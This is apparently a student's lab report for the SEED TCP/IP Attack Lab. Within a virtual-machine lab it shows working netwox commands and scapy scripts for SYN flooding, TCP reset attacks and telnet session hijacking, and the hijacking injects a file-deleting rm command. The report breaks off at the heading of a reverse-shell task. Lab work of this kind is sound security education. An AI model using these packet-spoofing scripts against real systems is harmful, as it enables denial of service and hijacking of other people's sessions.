

## Lab 16 TCP/IP Attack Lab

### 3.1 Task 1: SYN Flooding Attack

The connection status before running the syn flood attack is shown below. As can be see, there are no connections with SYN\_RECV state

```
[04/21/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
tcp      0      0 127.0.1.1:53            0.0.0.0:*                LISTEN
tcp      0      0 192.168.0.16:53         0.0.0.0:*                LISTEN
tcp      0      0 127.0.0.1:53            0.0.0.0:*                LISTEN
tcp      0      0 0.0.0.0:22              0.0.0.0:*                LISTEN
tcp      0      0 127.0.0.1:631           0.0.0.0:*                LISTEN
tcp      0      0 0.0.0.0:23              0.0.0.0:*                LISTEN
tcp      0      0 127.0.0.1:953           0.0.0.0:*                LISTEN
tcp      0      0 127.0.0.1:3306          0.0.0.0:*                LISTEN
tcp6     0      0 :::80                   :::*                    LISTEN
tcp6     0      0 :::53                   :::*                    LISTEN
tcp6     0      0 :::21                   :::*                    LISTEN
tcp6     0      0 :::22                   :::*                    LISTEN
tcp6     0      0 ::1:631                 :::*                    LISTEN
tcp6     0      0 :::3128                 :::*                    LISTEN
tcp6     0      0 ::1:953                 :::*                    LISTEN
udp      0      0 0.0.0.0:33333           0.0.0.0:*                *
udp      0      0 127.0.1.1:53            0.0.0.0:*                *
udp      0      0 192.168.0.16:53         0.0.0.0:*                *
udp      0      0 127.0.0.1:53            0.0.0.0:*                *
```

Now, disabling syn cookies feature as shown below:

```
[04/21/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[04/21/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[04/21/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

Now launching the attack from my machine onto the seed vm as shown below:

```
varungunda@VarunPC:~$ sudo netwox 76 -i "192.168.0.16" -p "23"
```

We see that there are lot of connections to port 23(telnet) with state SYN\_RECV which proves our attack is successful.

```
[04/21/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.16:53         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.16:23         216.94.139.162:21189    SYN_RECV
tcp        0      0 192.168.0.16:23         8.47.26.243:45126       SYN_RECV
tcp        0      0 192.168.0.16:23         137.78.124.207:62171    SYN_RECV
tcp        0      0 192.168.0.16:23         24.241.245.66:33703     SYN_RECV
tcp        0      0 192.168.0.16:23         115.139.169.239:62497   SYN_RECV
tcp        0      0 192.168.0.16:23         134.212.144.115:22397   SYN_RECV
tcp        0      0 192.168.0.16:23         42.236.232.177:45034    SYN_RECV
tcp        0      0 192.168.0.16:23         216.184.50.224:31391    SYN_RECV
tcp        0      0 192.168.0.16:23         39.153.224.10:13974     SYN_RECV
tcp        0      0 192.168.0.16:23         5.176.10.82:10825       SYN_RECV
tcp        0      0 192.168.0.16:23         155.18.109.245:14861    SYN_RECV
tcp        0      0 192.168.0.16:23         66.2.78.199:10793       SYN_RECV
```

To further demonstrate that the attack is working, I tried to establish telnet connection from my machine and as shown below, we are unable to connect to seed VM which proves attack is successful

```
varungunda@VarunPC:~$ telnet 192.168.0.16
Trying 192.168.0.16...
```

Trying the same attack with syn cookies enabled:

```
[04/21/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1  
net.ipv4.tcp_syncookies = 1
```

This time I was able to connect to seedVM as seen below. Please note that IP address of the seed VM is different since I lost the internet and had to connect to mobile hotspot.

```
varungunda@VarunPC:~$ telnet 192.168.128.62  
Trying 192.168.128.62...  
Connected to 192.168.128.62.  
Escape character is '^]'.  
Ubuntu 16.04.2 LTS  
VM login: seed  
Password:  
Last login: Wed Apr 15 23:59:13 EDT 2020 from 10  
pts/19
```

Syn cookies mechanism does resolve syn flooding attacks. Normally, the server would send syn+ack packet with a randomly generated sequence number and stores the information about this connection in Transmission Control Block. However with syn cookie mechanism, after a server has received a syn packet, it calculates a keyed hash from the information in the packet including the IP addresses, port number, and sequence number using a secret key only known to the server. The hash value H will be used as the initial sequence number placed in server's syn+ack packet sent back to the client. If the client is an attacker, packet won't reach him but if he is a client, packet will respond with ack packet with value H+1 in it. Now, the server, recomputes the hash from the received ack packet and compares with H. If it is the same, connection is established. Hence, there is no need to store SYN\_RECV connections in TCB which led to this attack.

### 3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

I used 3 devices for this task, 3 seed Vms. The addresses of 3 Vms are 10.0.2.7 (client), 10.0.2.8 (server) and 10.0.2.15(attacker). The netwox command that is used for this task is as shown below:

```
[04/21/20]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.7"
```

I ran it from the attacker machine even before client was connected to server. When client is connected to server using telnet as shown below, he was unable to since attacker sent reset packet to the client.

```
[04/21/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Connection closed by foreign host.
```

Again, I stopped netwox and allowed the connection between client and server. After the connection is made, I ran netwox again. Now, when client started typing something, it immediately got a reset packet as seen below.


```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/21/20]seed@VM:~$ lsConnection closed by foreign host.
```

## Using scapy:

The same task is repeated using scapy. However, this time we need sequence number and acknowledgement number which are obtained using wireshark on attacker's machine.



Once the values are obtained for the most recent packet, the following code (“resetattack.py”) was used to send the reset packet from the attacker machine

```
1  #!/usr/bin/python
2
3  from scapy.all import *
4
5  ip = IP(src="10.0.2.8",dst = "10.0.2.7")
6  tcp = TCP(sport=23,dport=35668,flags="R",seq=1827165949,ack=729068487)
7  pkt=ip/tcp
8  ls(pkt)
9  send(pkt,verbose=0)
10
11 |
```

The attacker program I executed as shown below:


```
[04/21/20]seed@VM:~/../lab16$ sudo ./resetattack.py
version      : BitField (4 bits)      = 4          (4)
ihl          : BitField (4 bits)      = None       (None)
tos          : XByteField             = 0          (0)
len          : ShortField             = None       (None)
id           : ShortField             = 1          (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>  (<Flag 0 (>)>)
frag         : BitField (13 bits)     = 0          (0)
ttl          : ByteField              = 64         (64)
proto        : ByteEnumField          = 6          (0)
chksum       : XShortField            = None       (None)
src          : SourceIPField          = '10.0.2.8' (None)
dst          : DestIPField            = '10.0.2.7' (None)
options      : PacketListField        = []         ([])
--
sport        : ShortEnumField         = 23         (20)
dport        : ShortEnumField         = 35668      (80)
seq          : IntField               = 1827165949 (0)
ack          : IntField               = 729068487  (0)
dataofs      : BitField (4 bits)      = None       (None)
reserved     : BitField (3 bits)      = 0          (0)
flags        : FlagsField (9 bits)    = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField             = 8192       (8192)
chksum       : XShortField            = None       (None)
```

Once the program is executed, the connection is closed as shown below.

```
[04/21/20]seed@VM:~$ Connection closed by foreign host.
[04/21/20]seed@VM:~$
```

### Task 3: TCP RST Attacks on Video Streaming Applications

I used only one machine for this task. As seen below, I started a youtube video and then executed netwox command to send reset packets. Because of this, the video was stuck.



Please ignore the pop up by DeskYogi. The application froze due to multiple Vms and I couldn't close it.



### 3.4 Task 4: TCP Session Hijacking

I used 3 Vms for this task like in task 2. Client VM (10.0.2.7), server VM(10.0.2.8) and attacker VM (10.0.2.15). My objective in this task is to remove a file called **secret** which is created by the client on the server. As seen below, initially a telnet connection is made from client to server and a file called secret is created in home directory.

```
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Apr 21 19:20:55 EDT 2020
from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux
4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.c
om
 * Management:   https://landscape.can
onical.com
 * Support:      https://ubuntu.com/ad
vantage

1 package can be updated.
0 updates are security updates.

[04/21/20]seed@VM:~$ cat > secret
"This is a secret file created by client
"
^C
[04/21/20]seed@VM:~$
```

The attacker machine runs wireshark and listens to the packets between client and server. As seen in the wireshark image in the next page, it gets the details about last sent packet from client to server.



The image shows a Wireshark packet capture window titled "Capturing from enp0s3". The packet list shows 16 packets. Packet 8 is highlighted in orange, indicating it is the selected packet. The packet details pane shows the structure of a TCP packet.

No.	Time	Source	Destination
7	2020-04-21 19:28:02.8568144...	10.0.2.8	10.0.2.7
8	2020-04-21 19:28:02.8569517...	10.0.2.7	10.0.2.8
9	2020-04-21 19:30:05.4076741...	10.0.2.15	10.0.2.3
10	2020-04-21 19:30:05.4805245...	10.0.2.3	255.255.255.255
11	2020-04-21 19:30:10.5525813...	PcsCompu_bd:e2:3f	PcsCompu_96:dd:26
12	2020-04-21 19:30:10.5527979...	PcsCompu_96:dd:26	PcsCompu_bd:e2:3f
13	2020-04-21 19:31:15.6812545...	10.0.2.8	10.0.2.3
14	2020-04-21 19:31:15.7394584...	10.0.2.3	255.255.255.255
15	2020-04-21 19:31:20.7042528...	PcsCompu_60:a4:3c	PcsCompu_96:dd:26
16	2020-04-21 19:31:20.7042616...	PcsCompu_96:dd:26	PcsCompu_60:a4:3c

▼ Transmission Control Protocol, Src Port: 41618, Dst Port: 23, Seq: 3890641961

- Source Port: 41618
- Destination Port: 23
- [Stream index: 0]
- [TCP Segment Len: 0]
- Sequence number: 3890641961
- Acknowledgment number: 1960841882
- Header Length: 32 bytes
- Flags: 0x010 (ACK)
- Window size value: 262
- [Calculated window size: 262]
- [Window size scaling factor: -1 (unknown)]
- Checksum: 0x39a1 [unverified]
- [Checksum Status: Unverified]

Transmission Control Protocol (tcp), 32 bytes = Packets: 16 · Displayed: 16 (100.0%) = Profile: Default

Now, the attacker makes use of the last packet's sequence number and acknowledgment number to send spoofed packet to hijack TCP session. The hex code of the command to delete the file is generated as seen below.

```
[04/21/20]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\r rm /home/seed/secret\r".encode("hex")
'0d20726d202f686f6d652f736565642f7365637265574200d'
```

Now, attacker uses netwox to send the packet that contains the data i.e., the command to delete the file as seen below.

```
[04/21/20]seed@VM:~$ sudo netwox 40 -l 10.0.2.7 -m 10.0.2.8 -o 41618 -p 23 -q 3890641961 -r 1960841882 --tcp-ack -H 0d20726d202f686f6d652f7365565642f736563726574200d
IP
|version|  |ihl|  |tos|  |totlen| |
| 4 | 5 | 0x00=0 | 0x0040=64 |
|      |id|  |r|D|M|  |offsetfrag|
|      |0x8D6F=36207|  |0|0|0|  |0x0000=0|
|ttl|  |protocol|  |checksum|
|0x00=0|  |0x06=6|  |0x153B|
|      |source|
|      |10.0.2.7|
|      |destination|
|      |10.0.2.8|
TCP
|source port|  |destination port|
|0xA292=41618|  |0x0017=23|
|seqnum|
|0xE7E67C29=3890641961|
|acknum|
|0x74E0129A=1960841882|
|doff|  |r|r|r|r|C|E|U|A|P|R|S|F|  |window|
|5|  |0|0|0|0|0|0|0|1|0|0|0|0|  |0x0000=0|
|checksum|  |urgptr|
|0x3E87=16007|  |0x0000=0|
0d 20 72 6d 20 2f 68 6f 6d 65 2f 73 65 65 64 2f # . rm /home/seed/
73 65 63 72 65 74 20 0d # secret .
[04/21/20]seed@VM:~$
```

Once the above command is executed, the file secret is deleted from the server as it can't be seen below.

```
[04/21/20]seed@VM:~$ ls
android      Downloads    nohup.out
a.txt        examples.desktop  Pictures
bin          get-pip.py    Public
css          greet.c       some.txt
curlop.html  lib           source
Customization  ls.c         Templates
Desktop      Music         trace.txt
Documents    myen         Videos
```

This attack is checked to be successful on wireshark as well as seen below:

No.	Time	Source	Destination
Number	2020-04-21 19:32:09.9719620...	PcsCompu_bd:e2:3f	Broadcast
20	2020-04-21 19:32:09.9723562...	PcsCompu_72:c0:09	PcsCompu_bd:
21	2020-04-21 19:32:10.0258794...	10.0.2.7	10.0.2.8
22	2020-04-21 19:32:10.0301841...	10.0.2.8	10.0.2.7
23	2020-04-21 19:32:10.2444395...	10.0.2.8	10.0.2.7
24	2020-04-21 19:32:10.4544163...	10.0.2.8	10.0.2.7
25	2020-04-21 19:32:10.8827046...	10.0.2.8	10.0.2.7
26	2020-04-21 19:32:11.7140191...	10.0.2.8	10.0.2.7
27	2020-04-21 19:32:13.3767571...	10.0.2.8	10.0.2.7
28	2020-04-21 19:32:15.2343045...	PcsCompu_60:a4:3c	PcsCompu_72:
29	2020-04-21 19:32:15.2345059...	PcsCompu_72:c0:09	PcsCompu_60:

Window size value: 0  
[Calculated window size: 0]  
[Window size scaling factor: -1 (unknown)]  
Checksum: 0x3e87 [unverified]  
[Checksum Status: Unverified]  
Urgent pointer: 0

▼ [SEQ/ACK analysis]  
[Bytes in flight: 24]  
[Bytes sent since last PSH flag: 24]  
▼ [TCP Analysis Flags]  
▶ [Expert Info (Warning/Sequence): TCP Zero Window segment]

▼ Telnet  
Data: \r rm /home/seed/secret \r

## Using scapy:

The same task is performed again but using scapy this time. Starting from telnet connection between client and server, creating secret file as seen on the right and then getting information on last sent packet on attacker machine as seen below:

```
SEEDUbuntu Clone3 [Running] - Oracle VM
File Machine View Input Devices Help
Terminal File Edit View En SNOOZE FOR 5 MIN

Downloads source
examples.desktop Templates
get-pip.py trace.txt
greet.c Videos
[04/21/20]seed@VM:~$ cat > secret
"This is a secret file on the server"
^C
[04/21/20]seed@VM:~$ ls
android ls.c
a.txt Music
bin myen
css nohup.out
curlop.html Pictures
Customization Public
Desktop secret
Documents some.txt
Downloads source
examples.desktop Templates
get-pip.py trace.txt
greet.c Videos
lib
[04/21/20]seed@VM:~$ ls -l secret
-rw-rw-r-- 1 seed seed 38 Apr 21 19:53 s
ecret
[04/21/20]seed@VM:~$
```

Start capturing packets `Ctrl-C`

No.	Time	Source	Destination
391	2020-04-21 19:53:35.6169842...	10.0.2.8	10.0.2.7
392	2020-04-21 19:53:35.6169962...	10.0.2.7	10.0.2.8
393	2020-04-21 19:53:35.6232561...	10.0.2.8	10.0.2.7
394	2020-04-21 19:53:35.6234548...	10.0.2.7	10.0.2.8
395	2020-04-21 19:53:35.6235812...	10.0.2.8	10.0.2.7
396	2020-04-21 19:53:35.6237337...	10.0.2.7	10.0.2.8
397	2020-04-21 19:53:35.6276909...	10.0.2.8	10.0.2.7
398	2020-04-21 19:53:35.6278646...	10.0.2.7	10.0.2.8
399	2020-04-21 19:53:45.1115934...	10.0.2.8	224.0.0.251
400	2020-04-21 19:53:46.3050861...	fe80::fc26:e0bf:7da...	ff02::fb

Frame 398: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)  
 Ethernet II, Src: PcsCompu\_72:c0:09 (08:00:27:72:c0:09), Dst: PcsCom  
 Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8  
 Transmission Control Protocol, Src Port: 41624, Dst Port: 23, Seq: 976602533

Source Port: 41624  
 Destination Port: 23  
 [Stream index: 0]  
 [TCP Segment Len: 0]  
 Sequence number: 976602533  
 Acknowledgment number: 558820459  
 Header Length: 32 bytes  
 Flags: 0x010 (ACK)  
 Window size value: 245  
 [Calculated window size: 245]

Transmission Contr...ol (tcp), 32 bytes    Packets: 400 · Displayed: 400 (100.0%)    Pr

The following code “**hijack.py**” is used for this attack.


```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.7",dst = "10.0.2.8")
tcp = TCP(sport=41624,dport=23,flags="A",seq=976602533,ack=558820459)
data = "\r rm /home/seed/secret \r"
pkt=ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

On running hijack.py, the secret file is removed from the server

```
[04/21/20]seed@VM:~/.../lab16$ sudo ./hijack.py
version      : BitField (4 bits)      = 4          (4)
ttl          : BitField (4 bits)      = None        (None)
tos          : XByteField             = 0           (0)
len          : ShortField             = None        (None)
id           : ShortField             = 1           (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>  (<Flag 0 (>)
frag         : BitField (13 bits)     = 0           (0)
ttl          : ByteField              = 64          (64)
proto        : ByteEnumField          = 6           (0)
chksum       : XShortField            = None        (None)
src          : SourceIPField          = '10.0.2.7'  (None)
dst          : DestIPField            = '10.0.2.8'  (None)
options      : PacketListField        = []          ([])
--
sport        : ShortEnumField         = 41624       (20)
dport        : ShortEnumField         = 23          (80)
seq          : IntField               = 976602533   (0)
ack          : IntField               = 558820459   (0)
dataofs      : BitField (4 bits)      = None        (None)
reserved     : BitField (3 bits)      = 0           (0)
flags        : FlagsField (9 bits)    = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField             = 8192        (8192)
--
window       : ShortField             = 8192        (8192)
chksum       : XShortField            = None        (None)
urgptr       : ShortField             = 0           (0)
options      : TCPOptionsField        = []          ([])
--
load         : StrField               = '\r rm /home/seed/secret \r' (')
[04/21/20]seed@VM:~/.../lab16$
```

After running the above command on attacker machine, the file gets removed on the server as seen below.



```
SEEDUbuntu Clone4 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[04/21/20]seed@VM:~$ ls secret
ls: cannot access 'secret': No such file or directory
[04/21/20]seed@VM:~$
```



This attack is confirmed by the wireshark as well as seen below:

Wireshark packet capture showing a Telnet session. The packet list displays the following data:


No.	Time	Source	Destination	Protocol
403	2020-04-21 19:54:37.7536385...	10.0.2.8	10.0.2.3	DH
404	2020-04-21 19:54:37.8487793...	10.0.2.3	255.255.255.255	DH
405	2020-04-21 19:55:58.3496219...	10.0.2.15	10.0.2.3	DH
406	2020-04-21 19:55:58.7268250...	10.0.2.3	255.255.255.255	DH
407	2020-04-21 19:56:03.4414676...	PcsCompu_bd:e2:3f	PcsCompu_96:dd:26	AR
408	2020-04-21 19:56:03.4415849...	PcsCompu_96:dd:26	PcsCompu_bd:e2:3f	AR
409	2020-04-21 19:56:18.4111709...	PcsCompu_bd:e2:3f	Broadcast	AR
410	2020-04-21 19:56:18.4116687...	PcsCompu_60:a4:3c	PcsCompu_bd:e2:3f	AR
411	2020-04-21 19:56:18.4152666...	10.0.2.7	10.0.2.8	TE
412	2020-04-21 19:56:18.4185598...	10.0.2.8	10.0.2.7	TE
413	2020-04-21 19:56:18.6270909...	10.0.2.8	10.0.2.7	TE

Packet 413 details:

- Header Length: 20 bytes
- Flags: 0x010 (ACK)
- Window size value: 8192
- [Calculated window size: 8192]
- [Window size scaling factor: -1 (unknown)]
- Checksum: 0xfc76 [unverified]
- [Checksum Status: Unverified]
- Urgent pointer: 0
- [SEQ/ACK analysis]
- [Bytes in flight: 24]
- [Bytes sent since last PSH flag: 24]
- Telnet
- Data: \r rm /home/seed/secret \r

## Task 5: Creating Reverse Shell using TCP Session Hijacking

This attack is similar to the attack in task 4 but the command sent from attacker machine is different this time. As in the last task, connection between client (10.0.2.7) and server(10.0.2.8) is established and the ip of attacker in this task is (10.0.2.15)



